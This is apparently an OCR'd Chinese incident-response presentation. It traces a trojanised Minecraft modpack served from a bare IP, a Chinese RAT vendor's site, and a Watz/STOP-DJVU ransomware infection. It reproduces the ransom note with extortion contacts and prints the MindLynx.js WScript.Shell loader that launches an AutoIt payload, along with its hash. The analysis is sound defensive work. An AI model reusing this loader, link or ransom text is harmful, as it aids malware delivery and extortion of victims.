
URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://107.161.22.236/fileDistribution/Post-SemesterTFCv0.3Beta.zip	application/zip	May 2, 2022	May 2, 2022	1	0	1


Showing 1 to 1 of 1 entries

First Previous 1 Next Last


FAQ | Contact Us | Terms of Service (Dec 31, 2014)

X



Post-Semester TFC
下載
Post-SemesterTFCv0.3Beta.zip
Post-Semester TFC
搜尋 Post-Semester TFC
新增
排序
檢視
解壓縮全部
詳細資料
常用
圖庫
OneDrive
桌面
下載
文件
圖片
音樂
影片
論文
勒索
gt
firstpwn-dist
名稱
類型
壓縮大小
受密碼保護
大小
壓縮比
修改日期
.minecraft 檔案資料夾 2021/5/21 下午 11:21
natives 檔案資料夾 2021/5/21 下午 11:19
patches 檔案資料夾 2021/3/24 下午 05:00
instance.cfg Configuration 來源檔案 1 KB 否 1 KB 47% 2021/5/21 下午 11:19
mmc-pack.json JSON 來源檔案 1 KB 否 2 KB 74% 2021/5/21 下午 11:20
5 個項目


File Edit Selection View Go Run ···
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
mmc-pack.json
C: > Users > guanting > AppData > Local > Temp > 03daf0ce-b7ca-4cf9-94a2-cc184a476d69_Post-SemesterTFCv0.3Beta.zip.d69 > Post-Semester TFC > mmc-pack.json > components > 2
{
"components": [
{
"cachedName": "LWJGL 2",
"cachedVersion": "2.9.4-nightly-20150209",
"cachedVolatile": true,
"dependencyOnly": true,
"uid": "org.lwjgl",
"version": "2.9.4-nightly-20150209"
},
{
"cachedName": "Minecraft",
"cachedRequires": [
{
"suggests": "2.9.4-nightly-20150209",
"uid": "org.lwjgl"
}
],
"cachedVersion": "1.12.2",
"important": true,
"uid": "net.minecraft",
"version": "1.12.2"
},
{
"cachedName": "Forge",
"cachedRequires": [
{
"equals": "1.12.2",
"uid": "net.minecraft"
}
],
"cachedVersion": "14.23.5.2854",
"uid": "net.minecraftforge",
"version": "14.23.5.2854"
}
],
"formatVersion": 1
}
Restricted Mode
Ln 35, Col 10 Spaces: 4 UTF-8 LF JSON Prettier


http://107.161.22.236




https://www.newying.com




Wayback Machine




X





X



newying.com 售卖中
web.archive.org/web/20180807055642/http://newying.com/




newying.com 售卖中
web.archive.org/web/20180807055642/http://newying.com/
域名售卖
web.archive.org/web/20190901010318/http://newying.com/




newying.com 售卖中
web.archive.org/web/20180807055642/http://newying.com/
域名售卖
web.archive.org/web/20190901010318/http://newying.com/
newying.com 售卖中
web.archive.org/web/20181109085107/http://newying.com/



X

域名售卖

web.archive.org/web/20170917114311/http://newying.com/

newying.com 售卖中


web.archive.org/web/20180807055642/http://newying.com/

域名售卖

web.archive.org/web/20190901010318/http://newying.com/

newying.com 售卖中

web.archive.org/web/20181109085107/http://newying.com/



域名售卖

网鹰科技——网络红娘远控官方


web.archive.org/web/20100720135248/http://www.newying.com:80/

域名售卖

web.archive.org/web/20190901010318/http://newying.com/


newying.com 售卖中

web.archive.org/web/20181109085107/http://newying.com/



X


域名售卖
网鹰科技——网络红娘远控官方
web.archive.org/web/20100720135248/http://www.newying.com:80/
网鹰★科技 - 严谨↗安全↗创新
web.archive.org/web/20060423033754/http://www.newying.com/
newying.com 售卖中
web.archive.org/web/20181109085107/http://newying.com/



X

【N.Y.C】网鹰★科技工作室

红娘软件客服①: QQ: 315499170　№梅川酷子十 官方论坛:http://newying.uu1001.com
红娘软件客服②: QQ: 423084　Xp.time　代理论坛:http://www.xptime.com
红娘软件客服③: QQ: 87227837　↘.Azrael　代理论坛:http://www.newying.org
红娘软件客服④: QQ: 273853885　孤独/wx幽灵

网络红娘远程管理软件 当前最新版本 V2007Bui1d0620 下载地址:点击这里

若使用网络红娘软件请仔细阅读并接受:

他使用的工具來源(網站中文名稱與其內容)?

概述
一、本条款是您（个人或单一实体）与网鹰工作室之间关于《网络红娘远程管理软件》（简称：网络红娘）的法律协议。一旦安装、复制或以其它方式使用本软件，即表示您同意接受本协议各项条款的约束。
网络安全
二、特别提醒用户：本软件为远程管理软件，使用本软件必须遵守国家的有关法律法规，如刑法、国家安全法、保密法、计算机信息系统安全保护条例等，不得损害他人的利益。
三、用户不得使用网络红娘进行非法监控或非法破坏他人计算机数据以及任何违反国家法律制度的事情。
四、用户应加强个人资料的保护意识，以免对个人生活造成不必要的骚扰。
五、盗取他人用户帐号或利用远程控制功能干挠他人正常工作或学习，均属于非法行为。用户不得采用测试、欺骗等任何非法手段，盗取其他用户的帐号和对他人进行干扰，否则由此引起的一切法律后果，用户自己承担。
使用须知
六、网络红娘为远程控制软件,可能会被部分杀毒软件误认作后门程序查杀,若有此情况,用户应先在杀毒软件上把本程序设置为可信任程序(在杀毒软件上进行排除)或关闭杀毒软件即可，否则无法正常使用。
七、使用网络红娘，要注意个人密码和注册邮箱的密码保护（密码应多于8位，并包含字母和数字），只有使用注册邮箱发信我们才会受理您的求助，所以请确保您的邮箱安全。
八、其它网络红娘衍生工具均非网鹰工作室开发。对于下载、安装、启动此类软件所引起的计算机安全问题，我站概不负责。建议用户不要轻易下载和使用这类工具。
终止服务
九、用户自愿购买网络红娘软件，购买后我们不提供退款服务，应用户要求我们会终止服务，收回账号。
十、用户注册网络红娘后，如果到期没有续费，网鹰工作室有权回收帐号，对用户有因此造成损失的，网鹰工作室不承担任何责任。
十一、网络红娘帐号属于首次申请注册的用户，如果发现使用者并非号码原注册人，网鹰工作室有权收回该帐号。建议用户不要私下有偿或无偿转让帐号，以免因帐号问题产生纠纷。
法律责任
十二、用户应规范、合法地使用网络红娘。如有在网络公共环境下捣乱、干扰、欺骗其他用户及其它任何违法行为，所造成的后果匀由用户自己承担法律责任。
十三、用户不得利用网络红娘进行违法国家法律的活动，如有发现，网鹰工作室会应公安部门要求，全力协助调查工作。

【N.Y.C】网鹰★科技工作室


红娘软件客服①: QQ: 315499170 №梅川
红娘软件客服②: QQ: 423084 Xp.time
红娘软件客服③: QQ: 87227837 ↘.Azrae
红娘软件客服④: QQ: 273853885 孤独/w

网络红娘远程管理软件 当前最新版本

若使用网络红娘软件请仔细阅读并接受:


概述
一、本条款是您（个人或单一实体）与网
网络安全
二、特别提醒用户：本软件为远程管理软
三、用户不得使用网络红娘进行非法监控
四、用户应加强个人资料的保护意识，以
五、盗取他人用户帐号或利用远程控制功
使用须知
六、网络红娘为远程控制软件,可能会被部
七、使用网络红娘，要注意个人密码和注
八、其它网络红娘衍生工具均非网鹰工作室开发，对于下载、安装、启动此类软件所引起的计算机安全问题，我们概不负责，建议用户不要轻易下载和使用这类工具。
终止服务
九、用户自愿购买网络红娘软件，购买后我们不提供退款服务，应用户要求我们会终止服务，收回账号。
十、用户注册网络红娘后，如果到期没有续费，网鹰工作室有权回收帐号，对用户有因此造成损失的，网鹰工作室不承担任何责任。
十一、网络红娘帐号属于首次申请注册的用户，如果发现使用者并非号码原注册人，网鹰工作室有权收回该帐号。建议用户不要私下有偿或无偿转让帐号，以免因帐号问题产生纠纷。
法律责任
十二、用户应规范、合法地使用网络红娘。如有在网络公共环境下捣乱、干扰、欺骗其他用户及其它任何违法行为，所造成的后果与由用户自己承担法律责任。
十三、用户不得利用网络红娘进行违法国家法律的活动，如有发现，网鹰工作室会应公安部门要求，全力协助调查工作。

他使用的工具來源(網站中文名稱與其內容)?



Ransomware


案例描述



電腦 D 槽多數檔案被加密成 watz 檔，並且延伸到 NAS ，將 NAS 全部檔案都加密了。

副檔名被加上 watz。

watz 介紹




Watz 病毒是 勒索软件类型感染的 STOP/DJVU 系列。 此病毒会加密您的文件（视频、照片、文档），这些文件可以通过特定的“.watz”扩展名进行跟踪。 它使用强大的加密方法，这使得无法以任何方式计算密钥。

Watz 为每个受害者使用唯一的密钥，但有一个例外：

如果 Watz 在开始加密过程之前无法建立与其命令和控制服务器（C&C Server）的连接，它会使用离线密钥。 此密钥对所有受害者都是相同的，因此可以解密在勒索软件攻击期间加密的文件。

watz 介紹




Watz 病毒与其他 DJVU 勒索软件类似：Waqa, Veza, Paaa。 该病毒会加密所有流行的文件类型，并将其特定的“.watz”扩展名添加到所有文件中。 例如，文件“1.jpg”将被更改为“1.jpg.watz”。 加密完成后，病毒会生成一个特殊的消息文件“_readme.txt”并将其放入包含修改文件的所有文件夹中。

DJVU/STOP 勒索软件使用的加密算法是 AES-256。 因此，如果您的文档使用在线解密密钥加密，这是完全不同的。 可悲的现实是，没有唯一密钥就不可能解密文件。

如果 Watz 在在线模式下工作，您将无法访问 AES-256 密钥。 它存储在推广 Watz 病毒的欺诈者拥有的远程服务器上。

Source: https://zh.howtofix.guide/watz-virus-file-2/

_readme.txt



ATTENTION!


Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
Do not ask assistants from youtube and recovery data sites for help in recovering your data.
They can use your free decryption quota and scam you.
Our contact is emails in this text document only.
You can get and look video overview decrypt tool:
https://wetransfer.com/downloads/abe121434ad837dd5bdd03878a144858202405311355 09/34284d
Price of private key and decrypt software is $999.
Discount 50% available if you contact us first 72 hours, that's price for you is $499.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.

To get this software you need write on our e-mail:
support@freshingmail.top

Reserve e-mail address to contact us:
datarestorehelpyou@airmail.cc

Your personal ID:
****

watz 解密




1. https://www.emsisoft.com/en/ransomware-decryption/stop-djvu

   The STOP Djvu ransomware encrypts victim's files with Salsa20, and appends one of dozens of extensions to filenames; for example, ".djvu", ".rumba", ".radman", ".gero", etc.
   Please note: There are limitations on what files can be decrypted.
   For all versions of STOP Djvu, files can be successfully decrypted if they were encrypted by an offline key that we have.
   For Old Djvu, files can also be decrypted using encrypted/original file pairs submitted to the STOP Djvu Submission portal; this does not apply to New Djvu after August 2019

1. https://decrypter.emsisoft.com/submit/stopdjvu/

   • Must be the same file before and after encryption[1]
   • Must be a different file pair per file type you wish to decrypt[2]
   • Each file must be larger than 150KB


ThreatSonar



ThreatSonar 威脅鑑識分析平台，能夠快速篩檢、及早發現場域中可能的資安風險與威脅，全面盤點端點安全狀態。

ThreatSonar 具備記憶體鑑識及行為分析能力，辨識出隱匿於記憶體中的惡意程式、攻擊者的駭客工具，自動鑑定數百種動態行為異常。


案發現場



某天在公司接到電話，對方說電腦被加密了，當天馬上出差。

在案發電腦上可以看到 C 槽的大部份檔案都被加密

調查




在 Task Manager 的 Process 以及 Service 中找到一個 MindLynx 的程式，看起來很奇怪。

找到檔案資料夾 AppData\Local\NeuraMind Innovations\，發現裡面有三個檔案

1. MindLynx.js
2. MindLynx.pif
3. i


MindLynx.js

```
new ActiveXObject("Wscript.Sh" +
"ell").Exec("\"C:\\Users\\USER190418\\AppData\\Local\\NeuraMind
Innovations\\MindLynx.pif\"
\"C:\\Users\\USER190418\\AppData\\Local\\NeuraMind Innovations\\i\"")
```




MindLynx.js

```
new ActiveXObject("Wscript.Shell").Exec("MindLynx.pif i")
```




MindLynx.js

```
PS C:\Users\guanting> MindLynx.pif i
```



wscript.shell 的物件有 run 與 exec


- run
  - 著重於啟動時的控制，如隱藏視窗、大小、狀態等。
- exec
  - 著重於後續控制，取得執行狀態、PID，強制中止。



MindLynx.pif

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d

AutoIt3.exe




MindLynx.pif

237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d

AutoIt3.exe

